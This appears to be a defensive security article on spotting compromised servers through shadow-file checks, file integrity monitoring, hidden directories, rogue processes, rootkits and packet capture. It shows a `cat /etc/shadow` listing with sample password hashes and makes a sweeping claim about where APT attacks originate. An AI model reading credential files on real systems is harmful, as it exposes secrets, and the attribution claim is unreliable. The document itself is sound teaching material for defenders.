MONITORING KEY FILES IN THE SYSTEM

What are key files on the server? In Linux machine it will be `/etc/passwd`, `/etc/shadow` just to mention a few.

Lets take a look at example of `/etc/shadow` file: Listing 1.

What is wrong whit it? If you take a look at users list in this file you will notice that apache user has a hash value to it. Typically apache service never has any hash associated to it. If there is a hash for a use in this file that means this user has a password associated with it and is able to login via SSH. What happen here is hacker made a brand new account and is trying to masquerade with a valid system user/process.

One of the ways to monitor changes in the file system is to implement LoggedFS. This particular file system logs everything that happens on in-

side the files system. It is easily configurable via XML files to fit your needs [2].

Example of LoggedFS configuration file: Listing 2.

This configuration can be used to log everything except it if concerns a *.bak file, or if the uid is 1000, or if the operation is getattr.

FILES INTEGRITY

File integrity monitoring (FIM) is an internal control or process that performs the act of validating the integrity of operating system and application software files using a verification method between the current file state and the known, good baseline. This comparison method often involves calculating a known cryptographic checksum of the file's original baseline and comparing with the calculated checksum of the current state of the file. Other file attributes can also be used to monitor integrity.

Generally, the act of performing file integrity monitoring is automated using internal controls such as an application or process. Such monitoring can be performed randomly, at a defined polling interval, or in real-time.

SECURITY OBJECTIVES

Changes to configurations, files, and file attributes across the IT infrastructure are common, but hidden within a large volume of daily changes can be the few that impact file or configuration integrity. These changes can also reduce security posture and in some cases may be leading indicators of a breach in progress. Values monitored for unexpected changes to files or configuration items include:

- Credentials
- Privileges and Security Settings
- Content
- Core attributes and size
- Hash values
- Configuration values [3].

Many open-source and commercial software products are available that perform file integrity monitoring:

- CimTrak
- OSSEC

Listing 1. *Example of /etc/shadow file*

```
# cat /etc/shadow

root:$6$OFny79f/$LC5hcqZXNYKachPKheRh5WkeTpa/
zO3y8OX3EUHrFkrFQAdLUTKwGjLPSdZ9uhwJQ9GmChLvbhPRbPw7lDTg90:15231:0:99999:7:::
daemon:x:15204:0:99999:7:::
bin:x:15204:0:99999:7:::
sys:x:15204:0:99999:7:::
www-data:15204:0:99999:7:::
<snip>
pulse:*:15204:0:99999:7:::
rtkit:*:15204:0:99999:7:::
festival:*:15204:0:99999:7:::
postgres:!:15204:0:99999:7:::
apache:$6$LqrWIgqp$jdq1exB2GiBFgLL9kDlDkks30azWBJ1/mDU.to84mHn6nmzUzV7iHiMXK7rVm8.
plMmaNKg9Yyu7ryw00r5VX.:15452:0:99999:7:::
```

Listing 2. *Example of LoggedFS configuration file*

```
<?xml version="1.0" encoding="UTF-8"?>

<loggedFS logEnabled="true" printProcessName="true">
  <includes>
    <include extension=".*" uid="*" action=".*" retname=".*"/>
  </includes>
  <excludes>
    <exclude extension=".*\.bak$" uid="*" action=".*" retname="SUCCESS"/>
    <exclude extension=".*" uid="1000" action=".*" retname="FAILURE"/>
    <exclude extension=".*" uid="*" action="getattr" retname=".*"/>
  </excludes>
</loggedFS>
```

- Samhain
- Tripwire
- Qualys
- nCircle
- Verisys
- AIDE [4].

nCircle file integrity monitor panel is in Figure 1.

THERE IS SOMETHING VERY WRONG HERE

One bit or one symbol in the output may make the difference between war and peace, friend and foe, compromised and clean system. Lets take a look at example below, what is very wrong in the Figure 2 screenshot? For those who don't see the wrong symbol here I will give you a hint. Is is a command to list files in directory, switch –h is for listing output in human readable format, i.e. megabytes will be megabytes and gigabytes will be gigabytes, not 1 073 741 824 bytes. Switch –l makes a list of files, once again to be easier readable by humans. Now we are coming to the main piece of information here, switch –a output will include directory entries whose names begin with a dot (.). A common hacker's technique is to hide within legit file names, or within somewhat legit names. In this case hacker has a directory on the system, which is named '. ' and this is the main issue here. In usual output you should see 1 single dotted directory, in this case we see 2 single dotted directories and it should pop big red flags in your head. We change to this hidden directory by issuing command cd '. '. Just make sure there is a space after dot.

So that's why we want to use ls –hal with switch 'a' all the time, because we want to see hidden directories and hidden files. It is pretty common to have these hidden directories in well known places, such as `/root`, `/var/www`, `/home` and others.




Figure 1. *nCircle file integrity monitor panel*

```
[root@vps www]# ls -hal
total 32K
drwxr-xr-x  8 root root 4.0K Feb 27 16:51 .
drwxr-xr-x  2 root root 4.0K Feb 27 16:51 .
drwxr-xr-x 18 root root 4.0K Feb 17 13:25 ..
drwxr-xr-x  2 root root 4.0K Feb 13 17:33 cgi-bin
drwxr-xr-x  2 root root 4.0K Feb 27 16:51 demyo.com
drwxr-xr-x  3 root root 4.0K Feb 17 13:25 error
drwxr-xr-x  5 root root 4.0K Feb 17 13:47 html
drwxr-xr-x  3 root root 4.0K Feb 17 13:25 icons
[root@vps www]#
```

Figure 2. *What is wrong in the figure?*

ADDITIONAL ACCOUNTS ON THE SYSTEM

Every account on the system should be accounted for. If there are accounts that nobody knows what they belong to that may mean system is compromised. Sometimes IT admins forget to disable old accounts for people who have left company, some of these accounts may be active for months and even years. This is unnecessary risk being introduced by poor IT administrators' management. A good practice is to disable employee's account before exit interview. After compromise hackers make new account on the server and try to mimic some legit accounts that should exist. An example of additional account DBNET is in Figure 3.




Figure 3. *An example of additional account DBNET*

TIME STAMPS

A timestamp is a sequence of characters or encoded information identifying when a certain event occurred, usually giving date and time of day, sometimes accurate to a small fraction of a second. The term derives from rubber stamps used in offices to stamp the current date, and sometimes time, in ink on paper documents, to record when the document was received. A common example of this type of timestamp is a postmark on a letter. However, in modern times usage of the term has expanded to refer to digital date and time information attached to digital data. For example, computer files contain timestamps that tell when the file was last modified, and digital cameras add timestamps to the pictures they take, recording the date and time the picture was taken.

A timestamp is the time at which an event is recorded by a computer, not the time of the event itself. In many cases, the difference may be inconsequential: the time at which an event is recorded by a timestamp (e.g., entered into a log file) should be close to the time of the event.

The sequential numbering of events is sometimes called time stamping.

This data is usually presented in a consistent format, allowing for easy comparison of two different records and tracking progress over time; the practice of recording timestamps in a consistent manner along with the actual data is called time stamping.

Timestamps are typically used for logging events or in a sequence of events (SOE), in which case each event in the log or SOE is marked with a time stamp. In file systems, times tamp may mean the stored date/time of creation or modification of a file [5].

Lets say you have a lot of folders and executable files in C:/Windows/System32 directory, all of them pretty much match OS installation date and time, but there is one folder which does not match OS installation time. Could there be a problem? This executable might be just some additional software installed later on the system, or it also might be malware hiding in this directory. Windows malware just loves this folder! Folder was modified in different month than all others in Figure 4.




Figure 4. *Modified folder*

HIDDEN FILES AND DIRECTORIES

A hidden file is a file that is not normally visible when examining the contents of the directory in which it resides. Likewise, a hidden directory is a directory that is normally invisible when examining the contents of the directory in which it resides.

A file is a named collection of related information that appears to the user as a single, contiguous block of data and that is retained in storage. Storage refers to computer devices or media that can retain data for relatively long periods of time (e.g., years or decades), such as hard disk drives (HDDs), CDROMs and magnetic tape; this contrasts with memory, which retains data only as long as the data is in use or the memory is connected to a power supply.

A directory (also sometimes referred to as a folder) can be conveniently viewed as a container for files and other directories. In Linux and other Unix-like operating systems, a directory is merely a special type of file that associates file names with a collection of metadata (i.e., data about the files). Likewise, a link is a special type of file that points to another file (which can be a directory). Thus, it is somewhat redundant to use phrases such as hidden files and directories; however, they are descriptive and convenient, and thus they are frequently used. More precise terms are hidden file system objects and hidden items.

Hidden items on Unix-like operating systems are easily distinguishable from regular (i.e., non-hidden) items because their names are prefixed by a period (i.e., a dot). In Unix-like operating systems, periods can appear anywhere within the name of a file, directory or link, and they can appear as many times as desired. However, usually, the only time that they have special significance is when used to indicate a hidden file or directory.

In the Microsoft Windows operating systems, whether a file system object is hidden or not is an attribute of the item, along with such things as whether the file is read-only and a system file (i.e., a file that is critical to the operation of the operating system). Changing the visibility of such items is accomplished using a multi-step procedure.

Unix-like operating systems provide a larger set of attributes for file system objects than do the Microsoft Windows operating systems, including a system of permissions, which control which user(s) have access to each such object for reading, writing and executing. However, whether objects are hidden or not is not among the attributes. Rather, it is merely a superficial property that is easily changed by adding or removing a period from the beginning of the object name.

Many operating systems and application programs routinely hide objects in order to reduce the chances of users accidentally damaging or deleting critical system and configuration files. Hiding objects can also be useful for reducing visual clutter in directories, and thereby making it easier for users to locate desired files and subdirectories.

Another reason to hide file system objects is to make them invisible to casual snoopers. Although it is a very simple matter to make hidden files and directories visible, the great majority of computer users are not even aware that such files and directories exist (nor need they be) [6].

0DAY ATTACKS

About 90 percent of all successful compromises are made via known flaws, so 0day attacks are not that common. A zero-day attack or threat is an attack that exploits a previously unknown vulnerability in a computer application, meaning that the attack occurs on "day zero" of awareness of the vulnerability. This means that the developers have had zero days to address and patch the vulnerability. 0day exploits (actual software that uses a security hole to carry out an attack) are used or shared by attackers before the developer of the target software knows about the vulnerability.

ATTACK VECTORS

Malware writers are able to exploit zero-day vulnerabilities through several different attack vectors. Web browsers are a particular target because of their widespread distribution and usage. Attackers can also send e-mail attachments, which exploit vulnerabilities in the application opening the attachment. Exploits that take advantage of common file types are listed in databases like US-CERT. Malware can be engineered to take advantage of these file type exploits to compromise attacked systems or steal confidential data such as banking passwords and personal identity information.

VULNERABILITY WINDOW

Zero-day attacks occur during the vulnerability window that exists in the time between when vulnerability is first exploited and when software developers start to develop and publish a counter to that threat. For viruses, Trojans and other zero-day attacks, the vulnerability window typically follows this time line:

- The developer creates software containing an unknown vulnerability
- The attacker finds the vulnerability before the developer does
- The attacker writes and distributes an exploit while the vulnerability is not known to the developer
- The developer becomes aware of the vulnerability and starts developing a fix.

Measuring the length of the vulnerability window can be difficult, as attackers do not announce when the vulnerability was first discovered. Developers may not want to distribute data for commercial or security reasons. Developers also may not know if the vulnerability is being exploited when they fix it, and so may not record the vulnerability as a zero-day attack. However, it can be easily shown that this window can be several years long. For example in 2008 Microsoft confirmed vulnerability in Internet Explorer, which affected some versions that were released in 2001. The date the vulnerability was first found by an attacker is not known; however, the vulnerability window in this case could have been up to 7 years.

DISCOVERY

A special type of vulnerability management process focuses on finding and eliminating zero-day weaknesses. This unknown vulnerability management lifecycle is a security and quality assurance process that aims to ensure the security and robustness of both in-house and third party software products by finding and fixing unknown (zero-day) vulnerabilities. The unknown vulnerability management process consists of four phases: analyze, test, report and mitigate.

- Analyze: this phase focuses on attack surface analysis
- Test: this phase focuses on fuzz testing the identified attack vectors
- Report: this phase focuses on reproduction of the found issues to developers
- Mitigate: this phase looks at protective measures explained below

PROTECTION

Zero-day protection is the ability to provide protection against zero-day exploits. Zero-day attacks can also remain undetected after they are launched.

Many techniques exist to limit the effectiveness of zero-day memory corruption vulnerabilities, such as buffer overflows. These protection mechanisms exist in contemporary operating systems such as Windows 7, Microsoft Windows Vista, Apple's Mac OS X, recent Oracle Solaris, Linux and possibly other Unix and Unix-like environments; Microsoft Windows XP Service Pack 2 includes limited protection against generic memory corruption vulnerabilities. Desktop and server protection software also exists to mitigate zero day buffer overflow vulnerabilities.

"Multiple layers" provides service-agnostic protection and is the first line of defense should an exploit in any one layer be discovered. An example of this for a particular service is implementing access control lists in the service itself, restricting network access to it via local server firewalling (i.e., IP tables), and then protecting the entire network with

a hardware firewall. All three layers provide redundant protection in case a compromise in any one of them occurs.

The use of port knocking or single packet authorization daemons may provide effective protection against zero-day exploits in network services. However these techniques are not suitable for environments with a large number of users.

Whitelisting effectively protects against zero day threats. Whitelisting will only allow known good applications to access a system and so any new or unknown exploits are not allowed access. Although whitelisting is effective against zero-day attacks, an application "known" to be good can in fact have vulnerabilities that were missed in testing. To bolster its protection capability, it is often combined with other methods of protection such as host-based intrusion-prevention system or a blacklist of virus definitions, and it can sometimes be quite restrictive to the user.

Keeping the computer's software up-to-date is very important as well and it does help.

Users need to be careful when clicking on links or opening email attachments with images or PDF files from unknown users. This is how many cyber criminals deceive users, by pretending they are something they are not and gaining the user's trust.

Utilize sites with Secure Socket Layer (SSL), which secures the information being passed between the user and the visited site.

ETHICS

Differing views surround the collection and use of zero-day vulnerability information. Many computer security vendors perform research on zero-day vulnerabilities in order to better understand the nature of vulnerabilities and their exploitation by individuals, computer worms and viruses. Alternatively, some vendors purchase vulnerabilities to augment their research capacity. While selling and buying these vulnerabilities is not technically illegal in most parts of the world, there is much controversy over the method of disclosure. A recent German decision to include Article 6 of the Convention on Cybercrime and the EU Framework Decision on Attacks against Information Systems may make selling or even manufacturing vulnerabilities illegal.

Most formal efforts follow some form of disclosure guidelines or the more recent OIS Guidelines for Security Vulnerability Reporting and Response. In general these rules forbid the public disclosure of vulnerabilities without notification to the developer and adequate time to produce a patch [7].

GOOD KNOWN STATE

When attackers compromise a system, what is the very first thing they do? They install different backdoors, and as many as possible. So, if some backdoor was found on the system and it was deleted, it does not mean the system is clean. It is much safer to restore the system to a good known state; typically it is done via OS re-installation. Big companies typically have a gold image for their systems. They use gold image to quickly wipe any infected machine and reinstall OS with all its updates, and software at once. On Linux systems the software called System Imager is capable of doing many Linux installations at once.

System Imager is software that makes the installation of Linux to masses of similar machines relatively easy. It makes software distribution, configuration, and operating system updates easy, and can also be used for content distribution [8].

MONITORING RUNNING PROCESSES IN THE SYSTEM

What is wrong on the running process list in the following Linux system in Figure 5? Process ./httpd should catch a security professional eye. Dot slash at the beginning indicates it was launched locally from the directory. Processes on the servers typically are not launched locally from their directories. Attacker has launched a process and is trying to hide by renaming his software to legit looking software typically found on the server.

```
root@bt:~/. # ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1604 ?        Ss   Apr15   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Apr15   0:00 [kthreadd]
<snip>
root     10962  0.0  0.0   2740   476 ?        S<   09:33   0:00 udevd --daemon
root     11550  0.0  0.0      0     0 ?        S    11:13   0:00 [kworker/0:2]
root     11567  0.0  0.0      0     0 ?        S<   11:15   0:00 [hci0]
root     11619  0.0  0.0      0     0 ?        S    11:18   0:00 [kworker/0:1]
root     11654  0.0  0.0      0     0 ?        S    11:23   0:00 [kworker/0:0]
root     11664  5.3  6.1  36092 31360 pts/1    S    11:24   0:00 ./httpd
root     11665  0.0  0.2   2764  1052 pts/1    R+   11:24   0:00 ps aux
root     12015  0.0  1.7  34800  8736 ?        S    Apr16   0:00 /usr/lib/notification-daemon/notification-daemon
```

Figure 5. *Monitoring running processes in the system*




Figure 6. *Files with weird names*

FILES WITH WEIRD NAMES

Malware frequently make files with weird looking file names, and example in Windows system is in Figure 6. We see some file kj4hkj4hl4kkl4hj.exe is running in the memory. This should be a first indicator something funky is going on in the system. Windows updates create random named temporary folders and should not be confused with malware.

ROOTKITS

A rootkit is a stealthy type of malicious software designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer. The term rootkit is a concatenation of "root" (the traditional name of the privileged account on Unix operating systems) and the word "kit" (which refers to the software components that implement the tool). The term "rootkit" has negative connotations through its association with malware.

Rootkit installation can be automated, or an attacker can install it once they've obtained root or Administrator access. Obtaining this access is either a result of direct attack on a system (i.e. exploiting a known vulnerability, password (either by cracking, privilege escalation, or social engineering)). Once installed it becomes possible to hide the intrusion as well as to maintain privileged access. Like any software they can have a good purpose or a malicious purpose. The key is the root/administrator access. Full control over a system means that existing software can be modified, including software that might otherwise be used to detect or circumvent it.

Rootkit detection is difficult because a rootkit may be able to subvert the software that is intended to find it. Detection methods include using an alternative and trusted operating system, behavioral-based methods, signature scanning, difference scanning, and memory dump analysis. Removal can be complicated or practically impossible, especially in cases where the rootkit resides in the kernel; reinstallation of the operating system may be the only available solution to the problem. When dealing with firmware rootkits, removal may require hardware replacement, or specialized equipment. [9]

KARNEL LEVEL ROOTKITS

Kernel-mode rootkits run with the highest operating system privileges (Ring 0) by adding code or replacing portions of the core operating system, including both the kernel and associated device drivers. Most operating systems support kernel-mode device drivers, which execute with the same privileges as the operating system itself. As such, many kernel-mode rootkits are developed as device drivers or loadable modules, such as loadable kernel modules in Linux or device drivers in Microsoft Windows. This class of rootkit has unrestricted security access, but is more difficult to write. The complexity makes bugs common, and any bugs in code operating at the kernel level may seriously impact system stability, leading to discovery of the rootkit. One of the first widely known kernel rootkits was developed for Windows NT 4.0 and released in Phrack magazine in 1999 [10].

Kernel rootkits can be especially difficult to detect and remove because they operate at the same security level as the operating system itself, and are thus able to intercept or subvert the most trusted operating system operations. Any software, such as antivirus software, running on the compromised system is equally vulnerable. In this situation, no part of the system can be trusted.

A rootkit can modify data structures in the Windows kernel using a method known as direct kernel object modification (DKOM). This method can hook kernel functions in the System Service Descriptor Table (SSDT), or modify the gates between user mode and kernel mode, in order to cloak itself. Similarly for the Linux operating system, a rootkit can modify the system call table to subvert kernel functionality. It's not uncommon for a rootkit to create a hidden, encrypted file system in which it can hide other malware or original copies of files it has infected.

Operating systems are evolving to counter the threat of kernel-mode rootkits. For example, 64-bit editions of Microsoft Windows now implement mandatory signing of all kernel-level drivers in order to make it more difficult for untrusted code to execute with the highest privileges in a system.

USERLAND ROOTKITS

User-mode rootkits run in ring 3, along with other applications as user, rather than low-level system processes. They have a number of possible installation vectors to intercept and modify the standard behavior of application programming interfaces (APIs). Some inject a dynamically linked library (such as a .dll file on Windows, or a .dylib file on Mac OS X) into other processes, and are thereby able to execute inside any target process to spoof it; others with sufficient privileges simply overwrite the memory of a target application. Injection mechanisms include:

- Use of vendor-supplied application extensions. For example, Windows Explorer has public interfaces that allow third parties to extend its functionality
- Interception of messages
- Debuggers
- Exploitation of security vulnerabilities
- Function hooking or patching of commonly used APIs, for example, to mask a running process or file that resides on a file system.

ROOTKIT DETECTION

There are a lot of software for rootkit searches meant to be run on live system. One of many examples would be software called "rootkit hunter" in Figure 7 [11].

LOW HANGING FRUIT

Do you have to run faster than bear? Not necessarily, you just have to be running faster than your friend, so he will be eaten and not you. Do your systems have to be as secure as Pentagon computers with myriad of controls? Not necessarily, your system have to be more secure than your neighbor's and hopefully you will avoid trouble. Some other techniques to deter intrusions:

- Deterring intrusions by snow flaking (no two snowflakes are the same, so it takes more time to analyze particular system in order to gain access. Making them useless to be scanned with automatic tools). Example would be to move SSH port from default TCP/22 to TCP/31234. Some determined hacker will find it out pretty soon, but it will be an extra step for a script kiddie.
- Low hanging fruit is attacked most of the time, simply ignoring pings to the host will deter some hackers, as there are many more systems that reply to ping and it takes much less time to detect those live IPs and scan them for vulnerabilities [12].

ANTIVIRUS SOFTWARE

The biggest fear for malware is antivirus engine on the system. Antivirus can detect attack, but it might be too late already. AV is based on signatures in the files. Hackers bypass signature detection by encrypting their executables in unique ways. Every executable is encrypted in unique way and AV engines are always losing by being late into the game of detection. If your AV engine fires – that means malware managed to slip by your IDS/IPS solution into the network and/or system.




Figure 7. *"rootkit hunter"*

HOMEGROWN INTRUSION DETECTION

In order to defeat a hacker you have to think as a hacker. Lets take a look what is a robots.txt file in web server. This file sits in the root of a web page, for example *www.mywebpage.com/robots.txt* and provides information to search engines what should be cached, what should be skipped, how frequently crawling has to be done, etc. Lets say you have sensitive files in directory called "reports". This directory can be excluded from search engines crawlers and will not end up in search results. Other files and directories such as `/private/`, `/adminpanel/`, `/phpmyadmin/` should be excluded from search engine results. This technique looks great so far, but a little more experienced attacker will take a look at robots.txt file and see what you don't want him to know!

Incorrect robots.txt implementation	Correct robots.txt implementation

`Disallow: /adminpanel/`
`Disallow: /phpmyadmin/`
`Disallow: /backup/`
`Disallow: /uploads/`
	`Move all sensitive directories into one directory called for example /private/ and disallow this directory:`
	`Disallow: /private/`

A little customized robots.txt file would look like this:

```
User-Agent: *
Disallow: /private/
Allow: /
User-Agent: hacker
Disallow: /please/go/to/an/easier/target/
```

It would give attacker some clue that this is probably not the easiest target, and hopefully he will move to an easier one. Needles to say it will not push away targeted attack [13]. So, if you have somebody trying to access non existing directory `/please/go/to/an/easier/target/` on the server it should give you a clue who is interested in your website.

FULL PACKET CAPTURE DEVICES

Sometimes it is easier to detect intrusion on the wire, i.e. by monitoring ingress and egress traffic. We have to be aware of out of band communications, for example communication that come to the corporate network via GSM signals. These communications do not go through border routers of the company, and thus cannot be inspected via this technology.

Packet capture appliance is a standalone device that performs packet capture. Packet capture appliances may be deployed anywhere on a network, however, most commonly are placed at the entrances to the network (i.e. the internet connections) and in front of critical equipment, such as servers containing sensitive information.

In general, packet capture appliances capture and record all network packets in full (both header and payload), however, some appliances may be configured to capture a subset of a network's traffic based on user-definable filters. For many applications, especially network forensics and incident response, it is critical to conduct full packet capture, though filtered packet capture may be used at times for specific, limited information gathering purposes.

DEPLOYMENT

The network data that a packet capture appliance captures depends on where and how the appliance is installed on a network. There are two options for deploying packet capture appliances on a network. One option is to connect the appliance to the SPAN port (port mirroring) on a network switch or router. A second option is to connect the appliance inline, so that network activity along a network route traverses the appliance (similar in configuration to a network tap, but the information is captured and stored by the packet capture appliance rather than passing on to another device).

When connected via a SPAN port, the packet capture appliance may receive and record all Ethernet/IP activity for all of the ports of the switch or router.

When connected inline, the packet capture appliances captures only the network traffic traveling between two points, that is, traffic that passes through the cable to which the packet capture appliance is connected. There are two general approaches to deploying packet capture appliances: centralized and decentralized.

CENTRALIZED

With a centralized approach, one high-capacity, high-speed packet capture appliance connects to data-aggregation point. The advantage of a centralized approach is that with one appliance you gain visibility over the network's entire traffic. This approach, however, creates a single point of failure that is a very attractive target for hackers; additionally, one would have to re-engineer the network to bring traffic to appliance and this approach typically involves high costs.

DECENTRALIZED

With a decentralized approach you place multiple appliances around the network, starting at the point(s) of entry and proceeding downstream to deeper network segments, such as workgroups. The advantages include: no network re-configuration required; ease of deployment; multiple vantage points for incident response investigations; scalability; no single point of failure – if one fails, you have the others; if combined with electronic invisibility, this approach practically eliminates the danger of unauthorized access by hackers; low cost. Cons: potential increased maintenance of multiple appliances.

In the past, packet capture appliances were sparingly deployed, oftentimes only at the point of entry into a network. Packet capture appliances can now be deployed more effectively at various points around the network. When conducting incident response, the ability to see the network data flow from various vantage points is indispensable in reducing time to resolution and narrowing down which parts of the network ultimately were affected. By placing packet capture appliances at the entry point and in front of each work group, following the path of a particular transmission deeper into the network would be simplified and much quicker. Additionally, the appliances placed in front of the workgroups would show intranet transmissions that the appliance located at the entry point would not be able to capture.

CAPACITY

Packet capture appliances come with capacities ranging from 500 GB to 32 TB and more. Only a few organizations with extremely high network usage would have use for the upper ranges of capacities. Most organizations would be well served with capacities from 1 TB to 4 TB.

A good rule of thumb when choosing capacity is to allow 1 GB per day for heavy users down to 1 GB per month for regular users. For a typical office of 20 people with average usage, 1 TB would be sufficient for about 1 to 4 years.

FEATURES

FILTERED VS. FULL PACKET CAPTURE

Full packet capture appliances capture and record all Ethernet/IP activity, while filtered packet capture appliances captured only a subset of traffic, based on a set of user-definable filters, such as IP address, MAC address or protocol. Unless using the packet capture appliance for a very specific, narrow purpose covered by the filter parameters, it is generally best to use full packet capture appliances or otherwise risk missing vital data. Particularly when using a packet capture for network forensics or cyber security purposes, it is paramount to capture everything because any packet not captured on the spot is a packet that is gone forever. It is impossible to know ahead of time the specific characteristics of the packets or transmissions needed, especially in the case of an advanced persistent threat (APT). APTs and other hacking techniques rely for success on network administrators not knowing how they work and thus not having solutions in place to counteract them. Most APT attacks originate from Russian and China.

ENCRYPTED VS. UNENCRYPTED STORAGE

Some packet capture appliances encrypt the captured data before saving it to disk, while others

do not. Considering the breadth of information that travels on a network or Internet connection and that at least a portion of it could be considered sensitive, encryption is a good idea for most situations as a measure to keep the captured data secure. Encryption is also a critical element of authentication of data for the purposes of data/network forensics.

SUSTAINED CAPTURE SPEED VS. PEAK CAPTURE SPEED

The sustained captured speed is the rate at which a packet capture appliance can capture and record packets without interruption or error over a long period of time. This is different from the peak capture rate, which is the highest speed at which a packet capture appliance can capture and record packets. The peak capture speed can only be maintained for short period of time, until the appliance's buffers fill up and it starts losing packets. Many packet capture appliances share the same peak capture speed of 1 Gbps, but actual sustained speeds vary significantly from model to model.

PERMANENT VS. OVERWRITABLE STORAGE

A packet capture appliance with permanent storage is ideal for network forensics and permanent record-keeping purposes because the data captured cannot be overwritten, altered or deleted. The only drawback of permanent storage is that eventually the appliance becomes full and requires replacement. Packet capture appliances with overwritable storage are easier to manage because once they reach capacity they will start overwriting the oldest captured data with the new, however, network administrators run the risk of losing important capture data when it gets overwritten. In general, packet capture appliances with overwrite capabilities are useful for simple monitoring or testing purposes, for which a permanent record is not necessary. Permanent recording is a must for network forensics information gathering.

DATA SECURITY

